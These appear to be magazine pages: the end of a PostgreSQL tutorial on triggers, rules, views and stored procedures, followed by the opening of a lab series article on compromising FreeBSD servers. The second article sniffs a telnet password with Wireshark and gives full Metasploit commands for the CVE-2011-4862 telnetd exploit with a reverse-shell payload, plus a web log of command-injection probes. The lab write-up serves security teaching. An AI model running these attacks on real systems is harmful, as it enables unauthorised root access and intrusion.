Please note that the above is just an example of possible business logic: each updated tuple is adjusted on the fly, while each time an INSERT statement is completed the trigger adjusts all the paths. The idea is that UPDATEs should be issued regularly but not too much frequently, while INSERTs could also be used for a bulk loading and therefore executing the procedure for each tuple could be too much expensive. As shown in Listing 5, the improved trigger is executed only when the *issuedon* column is modified; it is also interesting to note that after inserting new tuples into the table the trigger updates all already existing tuples.

A table can have associated several triggers, even on the same event; in such case the triggers are executed in lexicographical order and the output of a trigger (i.e., its return value) is the input for the next trigger in the chain. To demonstrate this feature consider the definition of another trigger that, in the case the download_path is null will set a default URL to the main web site of the magazine: Listing 6.

The above trigger is attached to the same event of the tr_u_download_path, that is an *update* of the issuedon column on the table magazine. What happens is that the triggers are executed in a chain with the tr_u_download_path executing first and the tr_u_redirect_download_path executing after. To test this consider the following UPDATE on an issue of the *magazine* table: Listing 7.

As readers can see, the last message is about the tr_u_redirect_download_path. What is happening here is that the tr_u_download_path will set to null the download_path column since there is no *issuedon* value. After that the NEW tuple will be passed to the tr_u_redirect_download_path trigger that will modify again the tuple to insert a default URL into the download_path column, so that the final situation is the following: Listing 7.

This trigger-chaining can be useful in those situations where the logic is split into small pieces executed in sequence or when, for instance, a very busy trigger function must be executed only when data has been adjusted by prior triggers. Another scenario is when there are very complex triggers (and functions) that performs almost everything the DBA wants but needs some little adjustments and there is no the possibility to modify the original code.

As a final note, please consider that it is always possible to disable a trigger on a table and to enable it again via the ALTER TABLE command. For instance to disable the tr_u_redirect_download_path trigger it does suffice to issue a:

```
ALTER TABLE magazine DISABLE TRIGGER
tr_u_redirect_download_path
```

and to enable it later on it does suffice to issue a:

```
ALTER TABLE magazine ENABLE TRIGGER
tr_u_redirect_download_path
```

Listing 6. *Associating another trigger to the magazine table to test the trigger chaining*

```
CREATE OR REPLACE FUNCTION redirect_download_path()
RETURNS trigger AS
$BODY$
DECLARE
BEGIN

        RAISE LOG 'redirect_download_path
                   executing...';
        IF NEW.download_path IS NULL THEN
           NEW.download_path := 'http://
                   www.bsdmag.org';
        END IF;

        RETURN NEW;
END;
$BODY$
LANGUAGE plpgsql VOLATILE;

CREATE TRIGGER tr_u_redirect_download_path
BEFORE UPDATE OF issuedon
ON magazine

EXECUTE PROCEDURE redirect_download_path();
```

Rules

A rule can be thought as a query rewriting instruction: instead of executing the source query the rule allows a DBA to rewrite it to another query on the fly. Rules are useful because they allow to handle queries at a syntactic level, and therefore even before triggers and constraints are applied.

To better explain how a rule can work, consider this scenario: the *magazine* table should avoid DELETE queries to erase one or more tuples, marking such tuple instead as *not available*. In particular a new column will be used to mark the tuple as available or not, and each time a tuple is marked as unavailable its *issuedon* column must be nullified. First of all modify the table to handle the new availability column:

```
ALTER TABLE magazine ADD COLUMN available boolean DEFAULT true;
UPDATE magazine SET available = true WHERE issuedon IS NOT NULL;
```

Now it is time to write the rule: each time a DELETE statement is issued against the *magazine* table an UPDATE should be performed instead, nullifying the *issuedon* column and setting the available column to false. The rule is therefore:

```
CREATE OR REPLACE  RULE r_delete_magazine
AS ON DELETE
TO magazine
DO INSTEAD
UPDATE magazine SET available = false, issuedon = NULL
WHERE  pk = OLD.pk;
```

As readers can see, rule definition is quite straightforward: it is important to define a name, an action (i.e., an SQL statement that is going to be rewritten) and which table the statement will have as target. After that the rule defines which statement will be executed *also* or *instead* the original query. In the above example, the rule translates each DELETE command into an UPDATE one. As Listing 9 shows, the rule prevents a tuple to be deleted and, since the final effect is that of executing an UPDATE, also previous

---

Listing 7. *Testing the trigger execution chain*

```
bsdmagdb=# UPDATE magazine SET issuedon = NULL
WHERE title = 'Rolling Your Own Kernel';
LOG:  Using a trigger-level path http://bsdmag.org/download-demo/
LOG:  Trigger tr_u_download_path executing for UPDATE event
LOG:  Removing the download path for issue Rolling Your Own Kernel
LOG:  redirect_download_path executing...

bsdmagdb=# SELECT title, issuedon, download_path
FROM magazine WHERE title = 'Rolling Your Own Kernel';
         title          | issuedon |     download_path
------------------------+----------+----------------------
 Rolling Your Own Kernel |          | http://www.bsdmag.org
```

Listing 8. *Application of a rule that prevents an issue to be deleted*

```
bsdmagdb=# DELETE FROM magazine WHERE title = 'FreeBSD: Get Up To Date';
LOG:  Using a trigger-level path http://bsdmag.org/download-demo/
LOG:  Trigger tr_u_download_path executing for UPDATE event
LOG:  Removing the download path for issue FreeBSD: Get Up To Date
DELETE 0
bsdmagdb=# SELECT title, issuedon, available, download_path FROM magazine WHERE title = 'FreeBSD: Get Up To Date';
         title          | issuedon | available | download_path
------------------------+----------+-----------+---------------
 FreeBSD: Get Up To Date |          | f         |
```

defined triggers are fired. This again emphasizes as rules are applied at a syntactic level, while triggers are applied at run-time, once a statement is executing.

Rules are a powerful feature of PostgreSQL and represent the way for the SQL views implementation. A view is a special object that can be thought as a table, and therefore can be queried against, but that contains live data coming from another table (or more than one). In particular, in PostgreSQL a view is an empty table with a default *select rule* that fetches data from the right source table. Therefore, a view defined using the CREATE VIEW command as follows:

```
CREATE OR REPLACE VIEW vw_magtitles
AS
```

```
SELECT title, download_path
FROM   magazine
ORDER  BY issuedon;
```

is effectively translated into the following commands:

```
CREATE TABLE vw_magtitles( title text, download_path text );
CREATE RULE „_RETURN" AS ON SELECT TO vw_magtitles
DO INSTEAD
SELECT title, download_path
FROM   magazine
ORDER  BY issuedon;
```

Similarly to triggers, even rules can be enabled and disabled at run-time; for instance to disable the above rule (and therefore restore the default DELETE behaviour) it does suffice to issue a:

Listing 9. *Using psql special commands to see which triggers and rules insist on a table*

```
bsdmagdb=# \d magazine
                        Table "public.magazine"
...
Indexes:
    "magazine_pkey" PRIMARY KEY, btree (pk)
    "magazine_id_key" UNIQUE CONSTRAINT, btree (id)
Rules:
    r_delete_magazine AS
    ON DELETE TO magazine DO INSTEAD  UPDATE magazine SET available = false, issuedon = NULL::date
  WHERE magazine.pk = old.pk
Triggers:
    tr_i_download_path AFTER INSERT ON magazine FOR EACH STATEMENT EXECUTE PROCEDURE compute_download_path('http:
                //bsdmag.org/download-demo/')
    tr_u_download_path BEFORE UPDATE OF issuedon ON magazine FOR EACH ROW EXECUTE PROCEDURE compute_download_
                path('http://bsdmag.org/download-demo/')
```

Listing 10. *Using the catalog to find out which triggers and rules insist on a table*

```
bsdmagdb=# \sf compute_download_path
CREATE OR REPLACE FUNCTION public.compute_download_path()
 RETURNS trigger
 LANGUAGE plpgsql
AS $function$
DECLARE
        default_path   text;
BEGIN
    …
END;
$function$
```

```
ALTER TABLE magazine DISABLE TRIGGER
tr_u_redirect_download_path
```

and to enable it again later on it does suffice to issue a:

```
ALTER TABLE magazine ENABLE TRIGGER
tr_u_redirect_download_path
```

Viewing which triggers and rules insist on a table

Since triggers and rules can change the normal statement execution it is interesting to know, in each moment, which triggers and rules are *attached* to a table and, among those, which are effectively active. The `psql` command interpreter allows for an introspection over a table with the `\d` command, that accepts the table name and reports the table definition and the list of triggers and rules, either active or not: Listing 9.

As readers can see both rules and triggers are shown with their whole definition, but while rules can be read and understand from the output of the `\d` command, triggers references to a trigger function that is listed without its definition. The `\sf` special command accept the name of a function and shows the definition of the function itself: Listing 10.

The `\df` command shows a function signature and can be used to get the invocation syntax of a function. For instance the command applied to the `compute_download_path` trigger functions provides the following information: Listing 11.

In this case it is possible to see that the function does not accept explicit arguments, is of type *trigger* and returns a *trigger* value. As another example please consider the `max_hit_titles` function that will be defined in the next section, and which signature is reported as follows: Listing 12.

In this case the function is marked of type *normal* (i.e., it can be used even outside a trigger), accepts a single argument named *titles* of type integer and returns one or more types `t_magazine_hit`. Thanks to the function signature developers and DBAs knows how to invoke a function and which kind of value will be returned, even without having to read and understand how a function internally works.

It is also possible to consult directly the system catalog to gather the same information provided by the `\df` and `\sf` special commands. In particular the catalog pg_proc provides information about the routine declaration and definition, and can be queried via the

Listing 11. *Using psql special commands to see a trigger function signature*

```
bsdmagdb=# \df compute_download_path
                              List of functions
 Schema |         Name          | Result data type | Argument data types |  Type
--------+-----------------------+------------------+---------------------+---------
 public | compute_download_path | trigger          |                     | trigger
```

Listing 12. *Using psql special commands to see a stored procedure signature*

```
bsdmagdb=# \df max_hit_titles
                            List of functions
 Schema |      Name      |   Result data type   | Argument data types |  Type
--------+----------------+----------------------+---------------------+--------
 public | max_hit_titles | SETOF t_magazine_hit | titles integer      | normal
```

Listing 13. *Using catalog to see a function definition*

```
SELECT proc.proname, proc.oid, pg_catalog.pg_get_function_result(proc.oid),
pg_catalog.pg_get_function_arguments(proc.oid),
proc.prosrc
FROM pg_catalog.pg_proc proc
WHERE proc.proname = 'compute_download_path';
```

following statement (it is worth activating the extended mode with the special command `\x` before executing the following): Listing 13.

Stored Procedures

A stored procedure is a function that is place at the server-side and that can be invoked from an SQL statement (including a trigger or another function) to perform some kind of computation. Stored procedures are really similar to programming language functions, and in fact accepts parameters and can return values; moreover they can alter the data stored into the database.

In order to demonstrate how stored procedures can be implemented, consider another change to the *magazine* table: a new column named *hit* will handle the number of downloads of a particular magazine issue:

```
ALTER TABLE magazine ADD COLUMN hit integer DEFAULT 0;
UPDATE magazine SET hit = (random() * 100)
::integer WHERE download_path IS NOT Null;
```

Listing 14. *An example of stored procedure*

```
CREATE OR REPLACE FUNCTION max_hit_title()
RETURNS text
AS
$BODY$
DECLARE
        -- function variable declaration
        found_title    text;
BEGIN

        SELECT title
        INTO   found_title
        FROM   magazine

        AND    hit > 0
        ORDER  BY hit DESC
        LIMIT  1;

        RETURN found_title;

END;
$BODY$
LANGUAGE plpgsql;
```

Imagine that it is required to get title of the most downloaded issue; this is so simple that a single statement query could suffice, but in order to demonstrate how to write stored procedures let write one procedure to achieve the aim: Listing 14.

Which can then be invoked using the `SELECT` statement and will return the text title of the found issue:

Listing 15. *A more complex example of stored procedure*

```
CREATE OR REPLACE FUNCTION max_hit_title_without_peak(
                peak_distance integer )
RETURNS text
AS
$BODY$
DECLARE
        -- function variable declaration
        found_title    text;
        average_hit    integer;
BEGIN


        -- get the average download hit
        SELECT avg( hit )::integer
        INTO   average_hit
        FROM   magazine
        WHERE  download_path IS NOT NULL
        AND    hit > 0;


        -- select the max downloaded magazine
        -- avoiding those that are too much
        -- distant from the average
        SELECT title
        INTO   found_title
        FROM   magazine
        WHERE  download_path IS NOT NULL
        AND    hit > 0
        AND    hit <= ( average_hit + peak_distance )
        ORDER  BY hit DESC
        LIMIT  1;


        RETURN found_title;

END;
$BODY$
LANGUAGE plpgsql;
```

Box 1. Which RAISE level to use?

In the examples illustrated in this paper the level *LOG* has been used in conjunction with the *RAISE* statement. PostgreSQL supports different log levels, which in ascending order are *DEBUG5, DEBUG4, DEBUG3, DEBUG2, DEBUG1, INFO, LOG, NOTICE, WARNING, ERROR, FATAL, PANIC*. By default each client will show in the console the *NOTICE* and the parameter can be adjusted via the `client _ min _ messages` and `log _ min _ messages`. The former parameter sets the minimum message level for the current client connection, while the latter for the messages saved into the database logs. To change the log level of the current connection a `SET` command must be issued as follows:

```
bsdmagdb=# SET client_min_messages TO LOG;
```

On the other hand, the current value of both settings can be inspected using the `SHOW` command:

```
bsdmagdb=# SHOW client_min_messages;
 client_min_messages
---------------------
 log
```

Please note that it is also possible to overwrite the default setting of both settings acting on the `postgresql.conf` configuration file that contains the above tunables. Depending on the functionality that is going to be developed and the configuration of the cluster, the log level should be carefully choosen to avoid filling the logs with too much or too less information.

On The Web

- PostgreSQL official Web Site: *http://www.postgresql.org*
- ITPUG official Web Site: *http://www.itpug.org*
- PostreSQL plpgsql Documentation: *http://www.postgresql.org/docs/current/static/plpgsql-statements.html*
- PostgreSQL Rule System documentation: *http://www.postgresql.org/docs/current/static/rules.html*
- PostgreSQL Triggers Documentation: *http://www.postgresql.org/docs/current/static/triggers.html*
- GitHub Repository containing the source code of the examples: *https://github.com/fluca1978/fluca-pg-utils*

Listing 16. *A stored procedure that returns a complex type*

```
RETURNS SETOF t_magazine_hit
AS
$BODY$
DECLARE
        -- function variable declaration
        current_row          t_magazine_hit%rowtype;
BEGIN

        FOR current_row IN SELECT title, hit
                           FROM    magazine
                           WHERE   hit > 0
                           AND     download_path IS NOT
                    NULL

                           ORDER  BY hit DESC
                           LIMIT titles
                           LOOP

               RETURN NEXT current_row;
        END LOOP;


END;
$BODY$
LANGUAGE plpgsql;
```

```
bsdmagdb=# select max_hit_title();
     max_hit_title
------------------------
 Rolling Your Own Kernel
```

Imagine that now it is required to found the most downloaded magazine avoiding peaks: in particular the procedure will accept as an argument a threshold that represents how much distance from the average download hit has to be dropped. The procedure then results as follows: Listing 15.

For instance, if it is required to keep the most downloaded issue that is no more than 50 downloads from the whole magazine average value the function will be called as:

```
bsdmagdb=# select max_hit_title_without_peak( 50 );
 max_hit_title_without_peak
----------------------------
FreeBSD: Get Up To Date
```

A function can define and use internal variables, placed in the *declare* section of the function body, that can be of any column type or of a custom defined complex type or even represent a table tuple (as will shown next). The special statement *SELECT...INTO* or the assignment operator `:=` can be used to assign values to variables. A procedure can execute regular statements, therefore can

modify the data or even the database, and can return values either scalar or complex.

Imagine that now it is required to get the list of the most downloaded issues with their title and hit counter: it is possible to build a stored procedure that accepts as argument how many titles to return and provides the part of the *magazine* table information required. A stored procedure that could return more than one row has to return a *SETOF* and the type of the return values must be a *record* (that is a whole tuple of a table) or a user defined type. Since here the procedure is going to return a subset of the whole tuple in the *magazine* table the user has to define a custom type that embeds and wraps the information required:

```
CREATE TYPE t_magazine_hit as (title text, hit integer);
```

The type will act as an handler for information extracted from the procedure: Listing 16.

As readers can see, the above procedure declares a temporary variable `current_row` that is used to handle each row fetched from the table; rows are iteratively placed into such variable using a *for* loop. Moreover within the iteration it is possible to manipulate the values and issue other queries, resulting in a very fine grain behaviour.

Summary and Coming Next

This article glanced at the server-side programming capabilities of PostgreSQL. While PostgreSQL allows to use standard SQL or its extension *plpgsql* to create procedures and triggers, it allows also the adoption of a wide range of foreign programming languages like Java, Perl, Python and others. In the next article Perl will be used to build an e-mail notification system that runs on the server-side; moreover the listen-notify IPC mechanism will be presented.

LUCA FERRARI

Luca Ferrari lives in Italy with his wife and son. He is an Adjunct Professor at Nipissing University, Canada, a co-founder and the vice-president of the Italian PostgreSQL Users' Group (ITPUG). He simply loves the Open Source culture and refuses to log-in to non-Unix systems. He can be reached on line at http:// fluca1978.blogspot.com

Anatomy

of a FreeBSD Compromise (Part 5)

In the penultimate part in our series, we will compromise a FreeBSD server using different techniques.

What you will learn…
- Common techniques used to "root" servers

What you should know…
- BSD and network administration skills

The *BSD family are some of the most secure operating systems available today. Security is very much a fundamental philosophy and mindset, as it is very difficult to implement once software is written. With best practice and peer review incorporated into the design process, this makes *BSD a tough nut to crack – while there are many exploits openly available for more popular platforms, a Google search for current FreeBSD exploits did not bear much fruit nor did any of the common attacks in our Metasploit database succeed against the

newest version. Earlier versions are not so secure (unless patched) so I have created another FreeBSD 7.0 test server, as well as our 6.1 and 5.0 hosts.

Telnet, Clear Text Password and Network Data Capture

If not already installed, install telnet to run under inetd. Check that you can telnet to the victim machine from your workstation:

Figure 1. *Wireshark in action*

Figure 2. *Analyzing a network using Wireshark to sniff a clear text telnet password*

Figure 3. *Telnet traffic shown in Wireshark*

Figure 4. *Following the TCP stream to expose the password*

Figure 5. *Our username and password*

```
telnet 192.168.0.150

Trying 192.168.0.150...
Connected to 192.168.0.150.
Escape character is '^]'.

FreeBSD/i386 (victim.merville.intranet) (ttyp0)

login:
```

From another machine on the network, run Wireshark to capture any network traffic (Figure 1 and Figure 2). For ease of use, I am using the Backtrack 5.1 ISO demonstrated in the last article, but Wireshark will run happily under *BSD with Xorg installed. Login to the victim using a valid login and once logged in, stop the running capture. You should see the telnet traffic clearly (Figure 3). While we can see that packet data in the lower pane, we need to re-assemble the TCP conversation to see both our username and password. Click on any of the telnet protocol samples then right-click to follow the stream (Figure 4). You will be presented with the full conversation (Figure 5). Note that each character of the username is echoed twice, whereas the password is only echoed once. You may use the credentials (hacker and password in this example) to login via telnet as normal.

Telnet, Metasploit and FreeBSD 7.0 Gaining Root

At the command prompt in Backtrack, run the following commands:

```
msfconsole
```

Then at the msf prompt:

```
use exploit/freebsd/telnet/telnet_encrypt_keyid
set LHOST 192.168.0.114
set LPORT 30292
set RHOST 192.168.0.102
set TARGET 5
set PAYLOAD bsd/x86/shell/reverse_tcp
exploit
```

You should see the following output:

```
[*] Started reverse handler on 192.168.0.114:
            30292
```

Listing 1. *MSF reporting successful remote shell established*

```
[*] Started reverse handler on 192.168.0.131:30292
[*] Sending first payload
[*] Sending second payload...
[*] Sending stage (46 bytes) to 192.168.0.102
[*] Command shell session 1 opened
    (192.168.0.131:30292 -> 192.168.0.102:54962) at
            Mon Mar 26 23:07:41 +0100 2012
```

```
[*] Sending first payload
[*] Sending second payload...
[*] Sending stage (46 bytes) to 192.168.0.102
```

Running the same Metasploit commands under FreeBSD gives the following output: Listing 1.

If you prefer to use a GUI, the same attack can be launched with Armitage (Figure 6).

While this might not seem very spectacular, if you perform an `ls -alh` in both cases you should see: Listing 2.

More worrying, a `whoami` should report root. So what is happening here? The 7 metasploit commands follows a common theme:

- Define the exploit to use (In this case CVE-2011-4862)
- Set the IP address of the attacker
- Set the port of the attacker
- Set the IP address of the victim
- Set the version of the exploit to use (FreeBSD 7.0/7.1/7.2)

Figure 6. *Buffer overflow attack in Armitage*

- Set the payload (a reverse connected shell victim › attacker)
- Run the exploit

Listing 2. *Directory structure of remote victim exposed*

```
drwxr-xr-x  20 root  wheel       512B Mar 26 20:55 .
drwxr-xr-x  20 root  wheel       512B Mar 26 20:55 ..
-rw-r--r--   2 root  wheel       786B Feb 24  2008
            .cshrc
-rw-r--r--   2 root  wheel       253B Feb 24  2008
            .profile
drwxrwxr-x   2 root  operator    512B Mar 26 21:27
            .snap
-r--r--r--   1 root  wheel       6.0K Feb 24  2008
            COPYRIGHT
drwxr-xr-x   2 root  wheel       1.0K Mar 26 21:27 bin
drwxr-xr-x   7 root  wheel       512B Mar 26 21:43
            boot
drwxr-xr-x   2 root  wheel       512B Mar 26 21:27
            cdrom
lrwxr-xr-x   1 root  wheel        10B Mar 26 21:43
            compat -> usr/compat
dr-xr-xr-x   4 root  wheel       512B Mar 26 23:17 dev
drwxr-xr-x   2 root  wheel       512B Mar 26 21:27 dist
drwxr-xr-x  20 root  wheel       2.0K Mar 26 20:53 etc
lrwxr-xr-x   1 root  wheel         8B Mar 26 21:52
            home -> usr/home
drwxr-xr-x   3 root  wheel       1.5K Feb 24  2008 lib
drwxr-xr-x   2 root  wheel       512B Mar 26 21:27
            libexec
drwxr-xr-x   2 root  wheel       512B Feb 24  2008
            media
drwxr-xr-x   2 root  wheel       512B Feb 24  2008 mnt
dr-xr-xr-x   2 root  wheel       512B Feb 24  2008
            proc
drwxr-xr-x   2 root  wheel       2.5K Mar 26 21:27
            rescue
drwxr-xr-x   2 root  wheel       512B Mar 26 21:27
            root
drwxr-xr-x   2 root  wheel       2.5K Mar 26 21:27
            sbin
lrwxrwxrwx   1 root  wheel        11B Mar 26 21:27 sys
            -> usr/src/sys
-rw-------   1 root  wheel       2.1M Mar 26 20:55
            telnetd.core
drwxrwxrwt   7 root  wheel       512B Mar 26 22:17 tmp
drwxr-xr-x  17 root  wheel       512B Mar 26 21:52 usr
drwxr-xr-x  24 root  wheel       512B Mar 26 23:17 var
```

Listing 3. *Core dump reported on victim during attack*

```
pid 1858 (telnetd), uid 0: exited on signal 10 (core dumped)
pid 1860 (telnetd), uid 0: exited on signal 11 (core dumped)
pid 1865 (telnetd), uid 0: exited on signal 10 (core dumped)
pid 2030 (telnetd), uid 0: exited on signal 10 (core dumped)
pid 2037 (telnetd), uid 0: exited on signal 11 (core dumped)
pid 2052 (telnetd), uid 0: exited on signal 11 (core dumped)
pid 2299 (telnetd), uid 0: exited on signal 10 (core dumped)
```

Metasploit sets up the listener to facilitate a reverse connection, throws the exploit (in this case a buffer overflow) at the victim, sends the payload and voila – we have root. Note that if we try this on our FreeBSD 5.0 box (Our 6.1 box is not running telnet) we get a different output:

```
[*] Started bind handler
[*] Sending first payload
[*] Sending second payload...
[*] Exploit completed, but no session was created.
```

If we examine the system message buffer using dmesg, we will find: Listing 3.

So we have managed to inflict a minor form of Denial of Service on our 5.0 box, but telnetd has quickly recovered. This demonstrates the complexities of server exploitation – there are many variables, and minor O/S version numbers are just one of them. While our exploit should work OK on FreeBSD 5.3, 5.0 is relatively immune.

Once shell access is gained, it is relatively trivial to download further software to permanently compromise the machine. In the case of the 6.1 server it was MUH, an IRC bouncing tool.

Figure 7. *FreeBSD 7.0 console when under attack from NMAP*

Table 1. *Targets*

Targets				
No	Hostname	FreeBSD version	IP Address	Exploit
1	victim.merville.intranet	5.0	192.168.0.150	Clear text password
2	bsd7.merville.intranet	7.0	192.168.0.102	CVE-2011-4862 Buffer overflow
3	border.merville.intranet	6.1	192.168.0.254	N/A

Table 2. *Further reading and resources*

Further reading	
Description	URL
CVE-2011-4862	*http://security.freebsd.org/advisories/FreeBSD-SA-11:08.telnetd.asc*
NIST telnet vulnerability	*http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-4862*
MUH	*http://muh.sourceforge.net*
Metasploit	*http://www.metasploit.com*

```
192.168.0.103 - - [27/Mar/2012:15:51:01 +0100] "GET /cgi-bin/ck/mimencode HTTP/1.0" 404 280 "-" "-"
192.168.0.103 - - [27/Mar/2012:15:51:03 +0100] "GET /fcms/dev/less.php?argv%5b1%5d=%7cecho%20fWkNUGQn%3b%23 HTTP/1.1" 404 289 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:51:10 +0100] "GET /lcms/ HTTP/1.1" 404 277 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:57:39 +0100] "POST /cgi-bin/ck/mimencode?-u+-o+spamkeeper.dat HTTP/1.1" 404 292 "-" "-"
192.168.0.103 - - [27/Mar/2012:15:57:42 +0100] "GET /cgi-bin/ck/spamkeeper.dat HTTP/1.1" 404 277 "-" "-"
192.168.0.103 - - [27/Mar/2012:15:58:00 +0100] "GET /cgi-bin/ck/mimencode HTTP/1.0" 404 280 "-" "-"
192.168.0.103 - - [27/Mar/2012:15:58:02 +0100] "GET /fcms/dev/less.php?argv%5b1%5d=%7cecho%20VvYrYwNVr%3b%23 HTTP/1.1" 404 289 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:58:09 +0100] "GET /lcms/ HTTP/1.1" 404 277 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:58:43 +0100] "GET /pmwiki.php?n=PmWiki.Version HTTP/1.1" 404 282 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:58:44 +0100] "POST /phpscheduleit/reserve.php HTTP/1.1" 404 297 "/phpscheduleit/reserve.php" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:58:45 +0100] "GET /manager/serverinfo HTTP/1.1" 404 290 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.0.103 - - [27/Mar/2012:15:58:45 +0100] "GET /admincp/login.php HTTP/1.1" 404 289 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
